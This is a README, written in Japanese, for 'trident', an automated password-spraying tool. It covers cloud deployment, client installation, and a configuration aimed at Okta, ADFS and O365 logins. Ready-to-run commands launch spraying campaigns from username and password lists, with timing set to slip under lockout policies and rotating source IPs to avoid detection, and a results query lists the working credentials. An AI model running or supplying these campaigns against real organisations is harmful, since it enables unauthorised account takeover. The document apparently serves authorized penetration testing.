 praetorian-inc/trident
自動化されたパスワードスプレー攻撃ツール




Tridentプロジェクトは、以下の要件を満たすために開発された自動パスワードスプレーイングツールです。
複数のクラウドプラットフォーム/実行プロバイダーにデプロイできる機能
ターゲットのアカウントロックアウトポリシーに従ってスプレーイングキャンペーンをスケジュールできる機能
運用上のセキュリティ目的で認証試行の発信元IPプールを増やす機能
新たに遭遇した認証プラットフォームを含めるように機能を迅速に拡張できる機能


この図は Diagrams を使用して生成されました。Goのgopherは Renee French によってデザインされ、CC BY 3.0 のもとでライセンスされています。
tridentのデプロイには、Google Cloudプロジェクト、ドメイン名(オーケストレータAPI用)、およびこのドメインのCloudflare Access設定が必要です。Cloudflare Accessは、オーケストレータAPIへのリクエストを認証するために使用されます。
brew install cloudflare/cloudflare/cloudflared
brew install terraform
cd terraform
cloudflared login
terraform init
terraform plan
terraform apply
Tridentは releases ページから入手可能なコマンドラインインターフェースを備えています。または、go get を使用して trident-client をダウンロードしてインストールすることもできます。
GO111MODULE=on go get github.com/praetorian-inc/trident/cmd/trident-client
trident-client バイナリはオーケストレータにAPIリクエストを送信します。次の形式の ~/.trident/config.yaml から読み取ります。
orchestrator-url: https://trident.example.org
providers:
  okta:
    subdomain: example
  adfs:
    domain: adfs.example.org
  o365:
    domain: login.microsoft.com
有効な config.yaml を使用すると、trident-client を使用して以下のようにパスワードスプレーイングキャンペーンを作成できます。
trident-client campaign -u usernames.txt -p passwords.txt --interval 5s --window 120s
--interval オプションを使用すると、オペレーターは認証試行の間に遅延を挿入できます。--window オプションを使用すると、オペレーターはキャンペーンのハードストップ時間を設定できます。追加の引数は以下の通りです。
Usage:
  trident-cli campaign [flags]

Flags:
  -a, --auth-provider string   this is the authentication platform you are attacking (default "okta")
  -h, --help                   help for campaign
  -i, --interval duration      requests will happen with this interval between them (default 1s)
  -b, --notbefore string       requests will not start before this time (default "2020-09-09T22:31:38.643959-05:00")
  -p, --passfile string        file of passwords (newline separated)
  -u, --userfile string        file of usernames (newline separated)
  -w, --window duration        a duration that this campaign will be active (ex: 4w) (default 672h0m0s)
results サブコマンドを使用して結果テーブルを照会できます。このサブコマンドにはいくつかのオプションがありますが、デフォルトでは全キャンペーンの有効な認証情報をすべて表示します。
$ trident-client results
+----+-------------------+------------+-------+
| ID | USERNAME          | PASSWORD   | VALID |
+----+-------------------+------------+-------+
|  1 | [email protected] | Password1! | true  |
|  2 | [email protected]   | Password2! | true  |
|  3 | [email protected]   | Password3! | true  |
+----+-------------------+------------+-------+
追加の引数は以下の通りです。
Usage:
  trident-cli results [flags]

Flags:
  -f, --filter string          filter on db results (specified in JSON) (default '{"valid":true}')
  -h, --help                   help for results
  -o, --output-format string   output format (table, csv, json) (default "table")
  -r, --return string          the list of fields you would like to see from the results (comma-separated string) (default "*")
